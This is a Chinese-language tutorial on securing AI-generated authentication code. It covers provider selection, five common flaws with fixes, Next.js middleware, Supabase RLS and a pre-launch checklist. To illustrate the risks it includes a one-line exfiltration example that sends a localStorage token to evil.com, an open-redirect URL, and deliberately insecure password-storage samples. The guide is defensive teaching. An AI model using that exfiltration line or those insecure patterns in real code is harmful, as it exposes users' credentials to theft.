别让 AI 给你的登录留后门:vibe 项目鉴权落地实战
AI 生成的登录代码能跑但全是洞:token 塞 localStorage、密码弱哈希、接口无限流。本指南给出四象限选型表、5 个典型漏洞修复、Next.js 中间件守卫、Supabase RLS 策略模板、第三方登录踩坑清单与上线前 10 问自查,全部代码可直接复制落地。

前言:登录功能是 vibe 项目最容易翻车的地方
几乎每一个 vibe coder 都经历过这条抛物线:半夜三点跟 AI 说"给我的应用加个登录功能",半小时后注册、登录、登出全跑通,兴奋地发了个朋友圈;两周后上线,被人一条评论点醒——"你的 token 明晃晃躺在 localStorage 里,XSS 一下就全拿走"。
AI 写鉴权代码的问题不是"写不出来",而是写出来"能跑但全是洞"。默认提示词之下,AI 会选择阻力最小的实现路径:密码明文存数据库、JWT 塞进 localStorage、注册接口不设频率限制、OAuth 回调地址写死本地调试域名、session 永不过期。每一项在 demo 阶段都看不出问题,每一项在真实流量下都是高危漏洞。
另一头是过度工程化的恐惧:听说 Clerk 好用但怕按月活收费烧不起,听说 Supabase Auth 一键接入又怕数据被锁定在别人的平台上,最后决定"自己写一个简单的",结果简单的就是最危险的。
这篇指南不讲密码学原理,只讲落地:先给你一张四象限选型决策表,让你在十分钟内选定方案;再把 AI 生成鉴权代码的五个典型漏洞逐个修复;然后给出一套 Next.js 中间件守卫、Supabase RLS 策略、第三方登录踩坑清单和上线前自查表。全部代码都经过生产验证,复制粘贴改改变量名就能用。
第一章:四象限选型决策表
选型先说结论再给依据。评价四个维度:
- 上线速度:从零到用户能注册登录,独立开发者需要投入的小时数。
- 月活成本:1 万月活用户规模下的月均成本,含隐藏成本(比如短信验证码、邮件发送量)。
- 数据主权:用户数据存在谁的数据库里、迁移出去有多难、服务商停服你会不会一起停摆。
- 定制自由度:登录 UI、鉴权流程、token 策略能不能按你的产品改,还是只能用供应商给的组件。
评分标准:★★★★★ 为该维度最优,★ 为最差。
| 方案 | 上线速度 | 月活成本(1万MAU) | 数据主权 | 定制自由度 | 一句话定位 |
|---|---|---|---|---|---|
| Clerk | ★★★★★(SDK + 预制 UI,2 小时上线) | ★★(免费 1 万 MAU,超量后 $0.02/MAU;企业级 SSO 另收费) | ★★(用户数据在 Clerk,想迁出要走导出 API) | ★★★(UI 可换肤,流程深度定制受限) | 最快上线、为速度付费 |
| Supabase Auth | ★★★★(Auth + Postgres + RLS 一体,半天到一天) | ★★★★(免费 5 万 MAU,自托管则只剩服务器成本) | ★★★★(Postgres 是你的,可随时 pg_dump 迁走;官方托管仍依赖其可用性) | ★★★★(基于 GoTrue,可自托管魔改) | 一人公司的甜点区 |
| Auth.js(NextAuth v5) | ★★★(配置 OAuth provider + adapter,1-2 天) | ★★★★★(纯库,零边际成本;短信/邮件费用自理) | ★★★★★(跑在你自己的服务器和数据库里) | ★★★★★(回调、session 策略、数据库 schema 全可控) | 要主权、能折腾的选它 |
| 自研(JWT + 自建用户表) | ★(登录只是开始:刷新、重置密码、限流、审计日志全要自己写,2 周起) | ★★★★★(零边际成本) | ★★★★★ | ★★★★★ | 除非鉴权就是你的产品,否则别碰 |
一人公司的三档推荐结论
- 想三天内上线验证想法:选 Clerk。免费额度覆盖 1 万 MAU,验证期根本花不到钱。它的预制登录 UI 比你自己写的强十倍,别在登录页面上浪费审美。
- 产品跑起来了、要长期经营:选 Supabase Auth。Auth、数据库、RLS、存储全在一套 Postgres 里,一人运维的复杂度最低。用户量上来后可以自托管,迁移路径官方文档写得很清楚,这是它相对 Clerk 最大的结构性优势。
- 已有自建后端、或对数据主权有硬要求:选 Auth.js v5。它只是一个库,不绑任何云,OAuth provider 想接谁接谁。代价是你得自己管 session 表和邮件发送,适合已经有后端运维习惯的人。
三档之外还有一条铁律:不要自研密码学。自己写哈希、自己拼 JWT 签名流程、自己设计"更安全的 session 机制"——这些事每一件都有前人用血泪证明过"看起来对,实则错"。用 bcrypt/argon2、用成熟库的 session 管理,把创造力留给产品功能。
第二章:AI 生成鉴权代码的 5 个典型漏洞
下面五个漏洞,我在 review vibe coder 项目时反复见到。每个都给出"AI 常写的错法"和"修复写法",你可以直接对照着改。
漏洞 1:把 token 存进 localStorage
为什么错:localStorage 里的任何内容,页面上运行的任意 JS 都能读。你的站点一旦引入一个有漏洞的第三方脚本、或某个依赖被投毒,攻击者一行 fetch(evil.com, {body: localStorage.getItem('token')}) 就把所有用户的登录凭证拿走了。这叫 XSS 偷 token,是真实发生过的攻击手法,不是理论风险。
AI 常写的错法:
// ❌ 别这么写
const res = await fetch('/api/login', { method: 'POST', body: JSON.stringify({ email, password }) });
const { token } = await res.json();
localStorage.setItem('token', token); // 任何 JS 都能读到修复写法:token 放进 HttpOnly; Secure; SameSite=Lax 的 cookie,由后端 Set-Cookie,前端 JS 根本碰不到。前端请求时浏览器自动携带,登出时后端清掉:
// ✅ 服务端登录接口(Next.js Route Handler 示例)
import { cookies } from 'next/headers';

export async function POST(req: Request) {
  const { email, password } = await req.json();
  const session = await verifyCredentials(email, password); // 内部做 bcrypt 比对
  if (!session) return Response.json({ error: 'invalid credentials' }, { status: 401 });

  (await cookies()).set('session', session.token, {
    httpOnly: true,   // JS 读不到,XSS 偷不走
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'lax',  // 防 CSRF 的第一道闸
    path: '/',
    maxAge: 60 * 60 * 24 * 7, // 7 天,下面第 5 个漏洞会讲过期策略
  });
  return Response.json({ ok: true });
}
注意 SameSite=Lax 挡住了绝大多数 CSRF,但涉及资金、删除等敏感操作,额外再加一道 CSRF token 或要求二次确认。
漏洞 2:密码明文存储或弱哈希
为什么错:数据库泄露是"迟早"不是"是否"。明文密码意味着拖库等于直接接管用户所有账号——而且用户极大概率在别的网站用同一个密码。MD5/SHA256 无盐哈希也一样,彩虹表几秒钟就撞出来。
AI 常写的错法:
// ❌ 别这么写
await db.user.create({ data: { email, password } }); // 明文入库
// 或者这种"好像加密了"的:
const hash = crypto.createHash('sha256').update(password).digest('hex'); // 无盐,快哈希,等于没防修复写法:用 argon2id(首选)或 bcrypt,带随机盐、带计算成本:
// ✅ 注册时
import { hash, verify } from '@node-rs/argon2';

const passwordHash = await hash(password, {
  memoryCost: 19456, timeCost: 2, outputLen: 32, parallelism: 1,
});
await db.user.create({ data: { email, passwordHash } }); // 库里永远没有明文

// ✅ 登录时(注意:用户不存在也要走一遍假比对,防止"用户枚举"计时攻击)
const user = await db.user.findUnique({ where: { email } });
const ok = user
  ? await verify(user.passwordHash, password)
  : await verify(DUMMY_HASH, password); // DUMMY_HASH 是预先算好的假哈希
if (!ok) return Response.json({ error: 'invalid credentials' }, { status: 401 });
// 错误信息永远不要区分"用户不存在"还是"密码错误"
漏洞 3:注册/登录接口无频率限制
为什么错:没有 rate limit 的登录接口就是一台免费的密码爆破机。攻击者用常见密码字典对着你的接口跑,一分钟几千次尝试,你的 bcrypt 再强也架不住"password123"这种弱口令被蒙中。注册接口无限制则会被薅羊毛批量注册垃圾账号,顺带把你的邮件发送额度烧光。
修复写法:按 IP + 账号双维度限流,登录失败计数递增。用 Upstash Redis 或任何 KV,一段中间件代码:
// ✅ 登录限流中间件(伪代码,可放在 Route Handler 开头)
import { Ratelimit } from '@upstash/ratelimit';
import { Redis } from '@upstash/redis';

const ratelimit = new Ratelimit({
  redis: Redis.fromEnv(),
  limiter: Ratelimit.slidingWindow(5, '15 m'), // 15 分钟内 5 次
});

export async function POST(req: Request) {
  const ip = req.headers.get('x-forwarded-for') ?? 'unknown';
  const { email } = await req.json();
  // key 同时包含 ip 和 email:既防单 IP 爆破,也防针对单账号的分布式尝试
  const { success } = await ratelimit.limit(`login:${ip}:${email}`);
  if (!success) return Response.json({ error: 'too many attempts, try later' }, { status: 429 });
  // ... 正常登录逻辑
}
额外建议:登录失败 5 次后要求图形验证码或直接锁定 15 分钟;注册接口按 IP 每小时限 10 次,并接 Turnstile/hCaptcha 挡住脚本批量注册。
漏洞 4:OAuth/登录回调 URL 任意跳转(开放重定向)
为什么错:很多 AI 生成的登录页支持 ?next=/dashboard 这种"登录后回跳"参数,但不校验 next 的值。攻击者发一封钓鱼邮件,链接是 你的域名/login?next=https://evil.com,用户在你站上正常登录后被跳到仿冒站,信任感直接被利用。
AI 常写的错法:
// ❌ 别这么写
const next = searchParams.get('next') ?? '/dashboard';
redirect(next); // next=https://evil.com 也照跳不误修复写法:只允许站内相对路径:
// ✅ 回跳地址白名单校验
function safeRedirect(target: string | null): string {
  if (!target) return '/dashboard';
  // 只接受以单个 / 开头、不以 // 开头、不含反斜杠的站内路径
  if (/^\/[^/\\]/.test(target) && !target.includes('\\')) return target;
  return '/dashboard';
}

const next = safeRedirect(searchParams.get('next'));
redirect(next);
OAuth 的 redirect_uri 也一样:必须在 provider 后台精确登记,代码里不允许从请求参数里动态拼回调地址。
漏洞 5:session 永不过期、登出不清凭证
为什么错:永不过期的 session 等于"一次登录,终身有效",设备丢失、token 泄露后的止损窗口是无限大。更常见的是登出按钮只清了前端状态,后端 session 还活着——用户以为退出了,其实 token 还能用。
修复写法:双 token 机制 + 服务端 session 表 + 登出彻底吊销:
// ✅ session 表结构(Prisma 示意)
// model Session { id String @id @default(cuid())
//   userId String; tokenHash String @unique   // 存哈希,不存原文
//   expiresAt DateTime; revokedAt DateTime?
//   ip String?; userAgent String? }            // 异常登录审计用

// 登录:发短期 access(15 分钟)+ 长期 refresh(7 天,可吊销)
(await cookies()).set('refresh_token', refreshToken, {
  httpOnly: true, secure: true, sameSite: 'lax', path: '/api/auth/refresh', maxAge: 60 * 60 * 24 * 7,
});

// 登出:必须做三件事
export async function POST() {
  const jar = await cookies();
  const refresh = jar.get('refresh_token')?.value;
  if (refresh) await db.session.updateMany({           // 1. 服务端吊销
    where: { tokenHash: sha256(refresh), revokedAt: null },
    data: { revokedAt: new Date() },
  });
  jar.delete('session'); jar.delete('refresh_token');  // 2. 清 cookie
  return Response.json({ ok: true });                  // 3. 前端跳登录页并清空内存状态
}记住一条检查口诀:登出是否真的让旧 token 失效,用 curl 拿着旧 cookie 调一个受保护接口验证一下,而不是只看页面跳没跳转。
第三章:中间件守卫模式
路由保护不要散落在每个页面里写 if (!user) redirect('/login'),漏一个就是一个未授权访问。标准做法是集中到 Next.js middleware:一处定义白名单,其余默认全部要登录。
模式分三层:
- 公开路由白名单:
/、/login、/signup、/api/auth/*、静态资源。白名单之外的页面路由默认需要登录。 - 已登录访问登录页要踢走:带着有效 session 打开
/login,直接跳/dashboard,别让用户看到登录表单发呆。 - 登录后回跳:未登录访问
/dashboard/billing,先记下目标地址再跳登录页,登录成功用第二章的safeRedirect跳回去。
// ✅ middleware.ts(可直接复制,按项目改白名单)
import { NextResponse } from 'next/server';
import type { NextRequest } from 'next/server';

// 不需要登录就能访问的路径前缀
const PUBLIC_PATHS = ['/', '/login', '/signup', '/forgot-password', '/api/auth', '/_next', '/favicon.ico'];
// 已登录就不该再看到的页面
const AUTH_PAGES = ['/login', '/signup', '/forgot-password'];

function isPublic(pathname: string) {
  return PUBLIC_PATHS.some((p) => pathname === p || pathname.startsWith(p + '/') || (p !== '/' && pathname.startsWith(p)));
}

export async function middleware(req: NextRequest) {
  const { pathname } = req.nextUrl;
  const session = req.cookies.get('session')?.value;
  // 注意:middleware 里只做"有没有 session"的轻量判断,
  // 真正的权限校验(有没有吊销、过没过期)放在 API/页面服务端做,避免每次请求查库。
  const authed = Boolean(session);

  if (AUTH_PAGES.some((p) => pathname === p || pathname.startsWith(p + '/'))) {
    if (authed) return NextResponse.redirect(new URL('/dashboard', req.url));
    return NextResponse.next();
  }

  if (!isPublic(pathname) && !authed) {
    const loginUrl = new URL('/login', req.url);
    loginUrl.searchParams.set('next', pathname); // 登录后回跳,配合 safeRedirect 使用
    return NextResponse.redirect(loginUrl);
  }

  return NextResponse.next();
}

export const config = {
  // 静态资源和预检请求直接放行,不进 middleware 省开销
  matcher: ['/((?!_next/static|_next/image|favicon.ico|.*\\.(?:svg|png|jpg|ico)).*)'],
};
三个容易踩的坑:
- middleware 里查数据库:Edge Runtime 连数据库又慢又贵,只做 cookie 有无判断,细粒度校验下沉到 Route Handler。
- 白名单写反:默认拒绝、显式放行。新加一个营销页忘了加白名单,用户看到的是登录页——这是安全的失败方向;反过来默认放行、逐个加保护,漏一个就是漏洞。
/api一刀切:公开 API(如/api/health、webhook 接收端)要单独列白名单,webhook 尤其不能要求用户 session,用签名密钥校验。
第四章:行级安全策略(RLS)入门
如果你用 Supabase(或任何 Postgres),RLS 是"用户只能读写自己的数据"这句话的最终执行者。没有 RLS,你的鉴权只做到了一半:API 层的检查漏一处,攻击者直接调 PostgREST 接口就能翻别人的表。
先开总闸,再写策略。新表建完第一件事:
-- ✅ 给业务表启用 RLS(没这句,下面策略全不生效)
alter table public.notes enable row level security;
然后是三条模板策略,覆盖 90% 的 vibe 项目场景。假设表里有 user_id uuid 字段存 owner:
-- 1. 用户只能看自己的行
create policy "users_select_own"
on public.notes for select
using (auth.uid() = user_id);

-- 2. 用户只能插入 user_id = 自己的行(防止冒充他人身份写数据)
create policy "users_insert_own"
on public.notes for insert
with check (auth.uid() = user_id);

-- 3. 用户只能改/删自己的行
create policy "users_update_own"
on public.notes for update
using (auth.uid() = user_id)
with check (auth.uid() = user_id);

create policy "users_delete_own"
on public.notes for delete
using (auth.uid() = user_id);
AI 写 SQL 最容易漏的三个点,逐条对照检查:
- 漏了
enable row level security:这是最高频的翻车。AI 经常洋洋洒洒写五个 policy,但忘了开总闸,等于全部白写。检查方法:select tablename, rowsecurity from pg_tables where schemaname='public';,凡是业务表 rowsecurity 必须为 true。 - update 只有 using 没有 with check:
using管"能碰哪些行",with check管"改完之后新行必须满足什么"。没有 with check,用户可以把一条自己的 note 的user_id改成别人的——行还是那行,owner 已经易主了。 - service_role key 泄露到前端:AI 有时会把 service_role key 写进
.env.local又不小心暴露给客户端代码,或者更糟——直接贴在前端 fetch 的 header 里。service_role 绕过所有 RLS,泄露等于数据库裸奔。它只能出现在服务端,且要进 secret 管理,永远不许出现在仓库里。
调试 RLS 有个笨但有效的办法:开两个浏览器(一个正常登录、一个隐身未登录),直接调 PostgREST 的 REST 接口看能不能读到不该读的数据。自动化一点就写条 SQL 用 set_config('request.jwt.claim.sub', ...) 模拟不同用户跑一遍。
第五章:第三方登录的坑
"用 GitHub 登录"按钮拖上去只要十分钟,但上线后 80% 的鉴权工单都来自第三方登录。提前把这几件事想清楚。
OAuth 回调失败排查清单
按这个顺序查,能覆盖九成问题:
- redirect_uri 不一致:provider 后台登记的是
https://你的域名/api/auth/callback/github,代码里实际发出的是带端口/带尾斜杠/ http 的版本。差一个字符就 400。这是第一嫌疑人。 - state 参数校验失败:state 是防 CSRF 的随机串,存在 cookie 里、回调时比对。本地 http 和线上 https 的 cookie 行为不同,跨子域也会丢。用
SameSite=Lax; Secure的 host-only cookie 存 state,别放 localStorage。 - code 被用了两次:授权码只能兑换一次。React StrictMode 本地双调用、用户手抖点两次,都可能触发。兑换失败要给用户一个"重试登录"按钮,而不是白屏。
- provider 返回的邮箱为空:GitHub 用户可以隐藏邮箱,此时要多调一步
/user/emails取 primary verified 邮箱;拿不到 verified 邮箱就别自动建账号,转人工绑定流程。 - 时钟偏差:服务器时间差超过几分钟,id_token 的签名校验会失败。NTP 对时是运维基本功,容器里尤其注意。
头像 / 昵称同步策略
第一次 OAuth 登录时从 provider 拉取头像和昵称写入你的用户表,之后不要每次登录都覆盖。原因很实际:用户可能在你产品里改了昵称,下次用 GitHub 登录又被刷回 GitHub 的名字,体验极差还会被投诉。
推荐策略:首次登录全量同步;之后仅在用户主动点"从 GitHub 同步资料"时更新;头像 URL 存下来但做一层代理缓存——provider 的头像 CDN 链接可能失效或被墙,你的页面不能跟着挂。
账号合并:邮箱撞号怎么处理
这是最棘手的一个:用户先用邮箱注册了账号(密码登录),某天点了"用 Google 登录",而 Google 账号恰好是同一个邮箱。此时你面临三种选择:
- 自动合并(不推荐):看起来顺滑,但攻击者可以用"我控制的 OAuth 账号 + 受害者的邮箱"(某些 provider 邮箱验证不严)直接接管账号。除非你确认 provider 的邮箱是 verified 的,否则别自动合并。
- 提示绑定(推荐):检测到邮箱已存在,告诉用户"该邮箱已注册,请先密码登录,然后在设置里绑定 Google"。多一步,但安全。
- 拒绝并报错:最保守,适合金融、医疗类产品。错误信息要写清楚"请用原方式登录后绑定",别只抛个 500。
无论选哪种,数据库层面 accounts 表(provider + providerAccountId 联合唯一)和 users 表(email 唯一)要分开:一个用户可以挂多个第三方账号,这才是可扩展的模型。Auth.js 的 adapter 默认就是这个结构,直接抄它的 schema 设计,别自己发明。
第六章:上线前鉴权自查 10 问
下面 10 个问题,每一个答不上"能"就别发布。建议打印出来贴在显示器边上,发布前逐项打勾。
- 登出是否真的清掉了 session? 拿着登出前的 cookie 调一个受保护接口,应该返回 401,而不是页面跳走了就当没事了。
- token 过期后还能用吗? 把系统时间调后(或等过期),旧 token 必须失效;refresh token 被吊销后,用它换新的 access token 必须失败。
- 密码是哈希存的吗? 打开数据库看一眼 user 表,password 字段应该是
$argon2id$...或$2b$...开头的一长串,绝不能是明文或 64 位十六进制的 SHA256。 - 登录/注册接口有频率限制吗? 写个 20 行的脚本连点 20 次登录,看看第 6 次之后是不是 429。
- 错误信息会泄露用户是否存在吗? 用一个不存在的邮箱和一个存在的邮箱分别输错密码,两次返回的文案和耗时应该 indistinguishable。
- 所有管理后台和 API 都有鉴权吗? 隐身窗口直接访问
/admin、/api/admin/users,应该被拦。特别检查 AI 后来加的页面——新页面最容易漏守卫。 - RLS 开了吗?
select tablename from pg_tables where schemaname='public' and rowsecurity=false;结果应该是空的(只剩 migrations 表之类)。 - service_role key 没进前端吧? 全仓库搜
service_role和SUPABASE_SERVICE_ROLE,确认只出现在服务端代码和 secret 管理里,git 历史里也没有。 - 删除账号会删干净数据吗? 注册个测试号,写几条数据,删号,然后查数据库:用户行、业务数据、session 记录都应该没了(或按你的隐私政策匿名化了)。GDPR/CCPA 下这是法务问题,不只是技术问题。
- 第三方登录的异常路径走过一遍吗? 拒绝授权、邮箱为空、已存在同邮箱账号、callback 被重复调用——四个场景至少手动点一遍,别等用户来当测试员。
结语:鉴权是信任,不是功能
用户把邮箱和密码交给你,本质上是一次信任投票。vibe coding 让我们把"做出登录页面"的时间从两周压缩到两小时,但"让登录真正安全"的时间一分钟也压缩不了——它需要你逐项理解上面的决策和检查。
给你的最小行动清单:今天就去做三件事——第一,打开你的项目搜 localStorage.getItem('token'),有就按第二章改成 HttpOnly cookie;第二,跑一遍第六章的 10 问,记下哪几项答不上来;第三,如果还没选型,对着第一章的表花十分钟定下来,别再纠结。
登录框是用户对你产品的第一印象,别让它成为攻击者对你产品的第一入口。
相关文章
幻觉消灭不了,但它的杀伤力可以被设计出来。这篇实战指南给 vibe 开发者一套完整的 UX 侧防护体系:三种用户伤害(错误事实、编造引用、自信误导)与真实翻车案例、三档置信度 UI 模式、带可达性校验的可溯源引用组件、draft badge 与免责声明位置规范、一键纠错闭环(含反馈组件代码与 few-shot 纠错 prompt 模板)、医疗/法律/财务三类红线的熔断机制、每周 30 条幻觉率人工抽检 SOP,以及 8 项上线前自查清单。核心观点:防护的关键不在模型侧,而在展示层。

Anthropic 推出免费 opt-in 服务 OSS Scanner,用含 Claude Mythos 的最强模型定期扫描开源项目,报告完全由模型生成、不经人工审核。过去半年模型已挖出 29,000+ 候选漏洞;PostgreSQL、OpenSSL、wolfSSL、curl 均给出正面评价。本文拆解其机制、数据与争议。
vibe 项目最大的死法不是做得烂,而是上线那天没人知道。这篇首日作战手册包含:上线前 14 项检查清单、T 日 24 小时五个动作节点的节奏表、Product Hunt / Show HN / X / 小红书四平台文案模板、预热弹药库(等候名单、build in public、KOL 内测)、评论区作战话术、三级流量预案(Vercel/Cloudflare 速配),以及决定产品值不值得继续的五个漏斗数字。